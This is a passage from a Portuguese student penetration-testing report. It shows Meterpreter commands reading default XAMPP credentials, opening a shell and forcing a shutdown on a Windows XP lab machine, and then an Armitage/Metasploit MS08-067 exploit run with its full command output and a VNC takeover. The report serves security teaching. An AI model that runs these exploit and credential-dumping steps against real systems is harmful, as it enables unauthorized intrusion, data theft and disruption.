C:\xampp
```

Figura 53

- ***cat passwords.txt***
  Visualizar o documento *passwords.txt* presente na pasta.

```
meterpreter > cat passwords.txt
### XAMPP Default Passwords ###

1) MySQL (phpMyAdmin):

   User: root
   Password:
   (means no password!)

2) FileZilla FTP:

   User: newuser
   Password: wampp

   User: anonymous
   Passwort: some@mail.net

3) Mercury:

   EMail: newuser@localhost
   User: newuser
   Password: wampp

4) WEBDAV:

   User: wampp
   Password: xampp
```

Figura 54

- ***shell***
  Entrar na linha de comandos nativa.

```
meterpreter > shell
Process 3748 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\xampp>
```

Figura 55

- **EXTRA: *shutdown -s***
  Forçar o sistema a desligar.

```
C:\>shutdown -s
shutdown -s
```

Figura 56




Figura 57

Ponto N

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.134.129 - Meterpreter session 2 closed.  Reason: User exit
```

Figura 58

E quanto ao tráfego?

3 *Armitage*

Decidimos, como maneira de conhecer mais ferramentas nesta área da segurança experimentar o *Armitage*. Faremos um pouco o mesmo que fizemos, mas agora de forma a conseguir explorar a vulnerabilidade **MS08-067**. Para isto recorremos ao comando *sudo apt-get install armitage* que instalou o software no *Kali*.




Figura 59: Página inicial do *Armitage*

Para pesquisar Hosts na rede fizemos um *Intense Scan* como se pode ver na figura seguinte.




Figura 60: *Scan Hosts*

Internamente o *Armitage* usa o seguinte comando para os procurar:

```
msf6 > db_nmap --min-hostgroup 96 -T4 -A -v -n 192.168.134.1/24
```

Figura 61: Comando usado pelo *Armitage*

Como resultado deste *scan* conseguimos ver que foram encontrados 4 hosts, entre eles o *Windows XP* e o *Ubuntu 8.1*.




Figura 62: *Hosts* encontrados

Como o nosso objetivo é tirar proveito da vulnerabilidade anteriormente testada pesquisamos por *MS08* e, de facto, encontramos dentro dos exploits suportados pelo *Armitage*.




Figura 63: Procura pelo exploit

Após encontrado, selecionamos o *MS08_067* e colocamos as opções que pretendemos (que por defeito já são).




Figura 64: Configuração do Ataque

Ao executar o ataque ficamos logo com acesso completo ao sistema.

```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.134.129
RHOSTS => 192.168.134.129
msf6 exploit(windows/smb/ms08_067_netapi) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.134.128
LHOST => 192.168.134.128
msf6 exploit(windows/smb/ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 15914
LPORT => 15914
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
[*] 192.168.134.129:445 - Automatically detecting the target...
[*] 192.168.134.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.134.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.134.129:445 - Attempting to trigger the vulnerability...
[*] Started bind TCP handler against 192.168.134.129:15914
[*] Sending stage (175174 bytes) to 192.168.134.129
[*] Meterpreter session 1 opened (0.0.0.0:0 -> 192.168.134.129:15914) at 2021-01-22 16:53:53 -0500

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Figura 65: Ataque bem sucedido

Ao explorar o *Armitage*, reparamos que conseguimos nos conectar ao PC por *vnc*, e como despoletou curiosidade, decidimos experimentar.




Figura 66: Interagir por VNC




Figura 67: VNC criado com sucesso

Após o *Armitage* criar o servidor VNC, acedemos ao mesmo através do *vncviewer*. Estamos nesta fase a observar tudo o que acontece no pc e com total controlo. Podemos tomar conta de tudo a este ponto.




Figura 68: VNC viewer




Figura 69: VNC viewer

4 Conclusão

Após a realização deste último trabalho prático, o grupo considera fulcral que qualquer utilizador deve apostar em fazer, periodicamente, *PenTests(Penetration Tests)* de forma a assegurar um maior nível de segurança ao longo de toda a comunicação de rede, bem como computadores. Este tipo de testes são fundamentais, nomeadamente para empresas que necessitam de ter as suas informações o mais seguras possíveis de eventuais ataques.

Ao entrar numa rede, um intruso, como no nosso caso neste trabalho, testa a segurança e fiabilidade dos vários sistemas, mas, no mundo real, este tipo de testes de invasão são utilizados, muitas vezes, para *cybercrime*. Além disso, hoje em dia todos os dados estão nos computadores, e se existir a perda dos pilares da segurança de redes - que passam pela **integridade**, **disponibilidade** e **confidencialidade** de dados - pode dar completa abertura a comprometer informação confidencial.

Com a manuseamento das ferramentas abordadas, o grupo considera estar mais preparado para no futuro poder conseguir testar até mesmo as nossas redes domésticas a nível da sua segurança, algo que anteriormente e sem estes conceitos seria algo quase impensável.

Em suma, o grupo considera que é fulcral para qualquer empresa, a utilização de *PentTests* de forma a tentar garantir a segurança de todos os utilizadores. À partida, este tipo de atividades são executadas por profissionais de segurança de redes. Contudo, no mundo real, muitas delas são feitas também por *hackers* que pretendem explorar vulnerabilidades para posteriormente acederem a informação confidencial.

O grupo considera que o que foi proposto neste *homework* nos permitiu ter uma noção mais próxima da realidade, e poderá ser importante num futuro como profissionais de segurança.